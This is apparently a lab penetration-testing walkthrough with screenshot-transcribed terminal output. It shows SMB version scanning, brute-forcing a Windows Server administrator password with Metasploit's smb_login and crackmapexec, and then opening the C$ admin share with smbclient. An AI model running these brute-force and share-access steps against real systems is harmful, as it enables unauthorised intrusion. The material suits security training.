
**Command-: use auxiliary/scanner/smb/smb\_version**

This auxiliary module is specifically used to **identify the SMB version running on a target system.**



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~ root@Kali: ~
:0000000000000000k, ,k0000000000000000:
'000000000kkkk00000: :0000000000000000'
000000000 .MMAM ,o0000000001 .MMAM ,00000000
d00000000 .MMAMMM ,c00000c .MMAMMM ,0000000x For Open Ports
\00000000 .MMAMMMAMM ;d; MMAMMMAMM ,00000000 Meta which ports are open on the target:
.00000000 .MMAM ,MMAMMMAMMAMM ;MMAM ,00000000
c0000000 .MMAM ,00c .MMAMM ,0000000c
o000000 .MMAM ,0000 .MMAM :0000 .MMAM ,0000000c
l000000 .MMAM ,0000 .MMAM :0000 .MMAM ,0000000l
;0000 'MMAM ,0000 .MMAM :0000 .MMAM ;0000; To poll target 3335 ports to find where services might be running
.d000 'WM ,0000cccx0000.MX' x00d.
,k0L'M ,000000000000.M'd0k,
:kk; ;000000000000.;0k;
;k000000000000000k;
,x00000000000x,
.l00000000l.
,d0d,
The checks for HTTP/2 services do very poor and unreliable so identify them.
+ Try HTTPS
+ --=[ metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > 
```

- Type Show options



```
Kali [Running] - Oracle VirtualBox
File View Input Devices Help
root@Kali: ~ root@Kali: ~ root@Kali: ~
:0000000000000000k, ,k0000000000000000:
.1000000000000000.
,d0d,
The checks for HTTP/2 services do very poor and unreliable so identify them.
+ Try HTTPS
+ --=[ metasploit v6.4.56-dev
+ --=[ 2505 exploits - 1291 auxiliary - 431 post
+ --=[ 1610 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           no         The target port (TCP)
THREADS         1          The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_version) > 
```

- Set Rhost And Rport

```

root@Kali:~# msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#specifying-the-target
RPORT           no         The target port (TCP)
THREADS         1          The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set Rhost 192.168.2.142
Rhost => 192.168.2.142
msf6 auxiliary(scanner/smb/smb_version) > set Rport 445
Rport => 445
msf6 auxiliary(scanner/smb/smb_version) >

```

- Now run Auxiliary

```

root@Kali:~# msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#specifying-the-target
RPORT           no         The target port (TCP)
THREADS         1          The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set Rhost 192.168.2.142
Rhost => 192.168.2.142
msf6 auxiliary(scanner/smb/smb_version) > set Rport 445
Rport => 445
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.2.142:445   - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1, Pattern_V1) (encryption capabilities:AES-256-GCM) (signatures(optional) {guid:{sae8bcf3-f164-4736-ad7e-c2267fa3f767}}) (authentication domain:WIN-UGKDB6AA8J0)
[*] 192.168.2.142:445   - Host is running Version 10.0.20348 (likely Windows Server 2022)
[*] 192.168.2.142       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

- Here it find smb version ,authentication Domain

```

Kali [Running] - Oracle VM VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~ root@Kali: ~
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name      Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           no         The target port (TCP)
THREADS         1          The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set Rhost 192.168.2.142
Rhost => 192.168.2.142
msf6 auxiliary(scanner/smb/smb_version) > set Rport 445
Rport => 445
msf6 auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested
repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.2.142:445 - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1, Pattern_V1) (en
cryption capabilities:AES-256-GCM) (signatures:optional) (guid:{Sae8bcf3-f164-4736-ad7e-c2267fa3f767}) (authentication domain:WIN-UGKDB
6AA8J0)
[*] 192.168.2.142:445 - Host is running Version 10.0.20348 (likely Windows Server 2022)
[*] 192.168.2.142 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

Rainy days ahead 28°C ENG IN 19:43:35 11-06-2025 Right Ctrl


## Exploitation :-

### 1. Password Cracking using Metasploit Auxilliary :-

**Command :- auxiliary/scanner/smb/smb\_login**

- **Module Name:** auxiliary/scanner/smb/smb\_login
- **Purpose:**  
To brute-force SMB login by trying multiple username and password combinations.
- **Protocol Used:** SMB (port 445)
- **Supported SMB Versions:** SMBv1, SMBv2, SMBv3
- **Key Options:**
  - RHOSTS → Target IP address or IP range.
  - SMBUser → Specific username to test.
  - SMBPass → Specific password to test.
  - USER\_FILE → File containing multiple usernames.
  - PASS\_FILE → File containing multiple passwords.

- **THREADS** → Number of parallel attempts to speed up the scan.
  - **Common Wordlist Used:**  
`/usr/share/wordlists/rockyou.txt`
  - **Steps to Run:**
    1. Select the module: use auxiliary/scanner/smb/smb\_login
    2. Set the target: set RHOSTS 192.168.2.142
    3. Set username: set SMBUser administrator
    4. Set password file: set PASS\_FILE  
`/usr/share/wordlists/rockyou.txt`
    5. Run the module: run



- Set RHOST 192.168.2.142 

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

root@Kali: ~

```
.xoooooooooooooo:c
:oooooooooooooo, ,koooooooooooooo: 
'ooooooooooooo kkkkoooooooo: :ooooooooooooooo
oooooooooooo .MAMAM .oooooooooooo .MAMAM .oooooooooooo
doooooooooooo .MAMAMAM .cooooooooc .MAMAMAM .oooooooooooo
loooooooooooo .MAMAMAMAMAM ;d; MAMAMAMAMAM ,oooooooooooo
.oooooooooooo .MAMAMAMAMAM ;MAMAMAMAMAM ,oooooooooooo
.oooooooooooo .MAMAM ;MAMAMAMAMAMAMAM ;MAMAM ,oooooooooooo
coooooooooooo .MMMM .00c .MAMMAM '00 .MMMM ,oooooooooooo
oooooooooooo .MMMM :0000 .MMMM ,oooooooooooo
1oooooooooooo .MMMM .0000 .MMMM :0000 .MMMM ,oooooooooooo
;0000' .MMMM .0000 .MMMM :0000 .MMMM ;0000;
.doooo 'WM .0000oooocccxxxxxx .WM' x0od.
,k0! WM .0000oooocccxxxxxx .WM' d0k,
:kk;.ooooooooooooooo,;ok:
;ooooooooooooooo:
,xoooooooooooox,
.l00000001.
,d0d,
.
.
.
=[ metasploit v6.4.56-dev
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post
+ -- --=[ 1610 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.2.142
RHOSTS => 192.168.2.142
msf6 auxiliary(scanner/smb/smb_login) >
```

- Set SMBuser administrator

- set PASS\_FILE /root/passlist.txt

- Now run the auxiliary

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

root@Kali: ~


File Actions Edit View Help

root@Kali: ~

https://metasploit.com |

```
[+] msf6 = [ metasploit v6.4.56-dev ]  
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post ]  
+ -- --=[ 1610 payloads - 49 encoders - 13 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use auxiliary/scanner/smb/smb_login  
[*] New in Metasploit 6.4.56-dev: The CreateSession option within this module can open an interactive session  
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.2.142  
RHOSTS => 192.168.2.142  
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser administrator  
SMBUser => administrator  
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt  
PASS_FILE => /usr/share/wordlists/rockyou.txt  
msf6 auxiliary(scanner/smb/smb_login) > run  
[*] 192.168.2.142:445 - 192.168.2.142:445 - Starting SMB login bruteforce  
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '.\administrator:123456', Credential data will not be saved!  
[!] 192.168.2.142:445 - No active DB - Credential data will not be saved!  
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '.\administrator:123456', Credential data will not be saved!  
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '.\administrator:msfadmin', Credential data will not be saved!  
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '.\administrator:123456789', Credential data will not be saved!  
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '.\administrator:password', Credential data will not be saved!  
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '.\administrator:iloveyou', Credential data will not be saved!  
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '.\administrator:princess', Credential data will not be saved!  
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '.\administrator:1234567', Credential data will not be saved!  
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '.\administrator:rockyou', Credential data will not be saved!  
[+] 192.168.2.142:445 - 192.168.2.142:445 - Success: '.\administrator:test@123' Administrator
```

- Password Crack  



```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali: ~ root@Kali: ~
https://metasploit.com

      =[ metasploit v6.4.56-dev          ]
+ -- ---=[ 2505 exploits - 1291 auxiliary - 431 post      ]
+ -- ---=[ 1610 payloads - 49 encoders - 13 nops      ]
+ -- ---=[ 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com

msf6 > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.2.142
RHOSTS => 192.168.2.142
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser administrator
SMBUser = administrator
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/smb/smb_login) > run
[*] 192.168.2.142:445 - 192.168.2.142:445 - Starting SMB login bruteforce
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '\administrator:123456'
[!] 192.168.2.142:445 - No active DB - Credential data will not be saved!
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '\administrator:12345'
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '\administrator:msfadmin'
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '\administrator:123456789'
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '\administrator:password'
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '\administrator:iloveyou'
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '\administrator:princess'
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '\administrator:1234567'
[-] 192.168.2.142:445 - 192.168.2.142:445 - Failed: '\administrator:rockyou'
[+] 192.168.2.142:445 - 192.168.2.142:445 - Success: '\administrator:test@123' Administrator

```

- What Happens:

- Tries each password from the list on the SMB service.
- If successful, shows the correct username and password.
- If failed, keeps trying the next password.


## 2. Password Cracking using crackmapexec :-

**Command :-: crackmapexec smb 192.168.2.142 -u administrator -P /usr/share/wordlists/rockyou.txt**


- **crackmapexec smb** → Test SMB service.
- **192.168.2.142** → Target system IP.
- **-u administrator** → Username to try.
- **-P /usr/share/wordlists/rockyou.txt** → Password list to use.

## How to use it :-

- Open kali linux terminal and type above mention command



- Attack start



- Password Crack

```
# crackmapexec smb 192.168.2.142 -u administrator -p /usr/share/wordlists/rockyou.txt
SMB    192.168.2.142 445  WIN-UGKDB6AA8J0 [+] Windows Server 2022 Build 20348 x64 (name:WIN-UGKDB6AA8J0) (domain:WIN-UGKDB6AA
SMB    192.168.2.142 445  WIN-UGKDB6AA8J0 [-] WIN-UGKDB6AA8J0\administrator:123456 STATUS_LOGON_FAILURE
SMB    192.168.2.142 445  WIN-UGKDB6AA8J0 [-] WIN-UGKDB6AA8J0\administrator:12345 STATUS_LOGON_FAILURE
SMB    192.168.2.142 445  WIN-UGKDB6AA8J0 [-] WIN-UGKDB6AA8J0\administrator:msfadmin STATUS_LOGON_FAILURE
SMB    192.168.2.142 445  WIN-UGKDB6AA8J0 [-] WIN-UGKDB6AA8J0\administrator:123456789 STATUS_LOGON_FAILURE
SMB    192.168.2.142 445  WIN-UGKDB6AA8J0 [-] WIN-UGKDB6AA8J0\administrator:password STATUS_LOGON_FAILURE
SMB    192.168.2.142 445  WIN-UGKDB6AA8J0 [-] WIN-UGKDB6AA8J0\administrator:iloveyou STATUS_LOGON_FAILURE
SMB    192.168.2.142 445  WIN-UGKDB6AA8J0 [-] WIN-UGKDB6AA8J0\administrator:princess STATUS_LOGON_FAILURE
SMB    192.168.2.142 445  WIN-UGKDB6AA8J0 [-] WIN-UGKDB6AA8J0\administrator:test@123 (Pwn3d!)
```

**After Finding The Username and password ,now get access to the target system.**

## Gaining Access

### 1. Gaining Access Using SMBClient:-


The smbclient tool is a command-line SMB (Server Message Block) client that allows you to interact with shared resources on a Windows machine or any SMB-compatible file server.

**Command :- smbclient -L //192.168.2.142 -U administrator**

**Explanation:**

- **smbclient** → Tool to connect to shared folders on a Windows system.
- **-L** → Show (List) all shared folders on the target.
- **//192.168.2.142** → IP address of the target Windows Server.

- **-U administrator** → Try to connect using the "administrator" username.
- Type above mention command and provide password that you crack before :-



```
(root@Kali)-[~]
# smbclient -L //192.168.2.142 -U administrator
Password for [WORKGROUP\administrator]:
```

Result:-

**ADMIN\$:** Windows system directory, accessible only to admins.

**C\$:** Full C drive access, typically remote file system.

**IPC\$:** Used for inter-process communication (useful for pass-the-hash, pipe attacks).

```
(root@Kali)-[~]
# smbclient -L //192.168.2.142 -U administrator
Password for [WORKGROUP\administrator]:
Sharename      Type      Comment
ADMIN$        Disk      Remote Admin
C$           Disk      Default share
IPC$          IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.2.142 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(root@Kali)-[~]
#
```

## 1. Access SMB Shares C\$:

Command :- **smbclient //192.168.2.142/C\$ -U administrator**

```
(root@Kali)-[~]
# smbclient //192.168.2.142/C$ -U administrator
Password for [WORKGROUP\administrator]:
```

- **Access ✓**
- Now type help to possible command

A screenshot of a Kali Linux desktop environment running in Oracle VirtualBox. The terminal window shows a root shell on a Kali Linux system, connected via SMB to a Windows host at 192.168.2.142. The user has run the command `smbclient //192.168.2.142/C$ -U administrator` and is prompted for a password. The desktop background features a dragon logo, and the taskbar at the bottom shows various application icons.

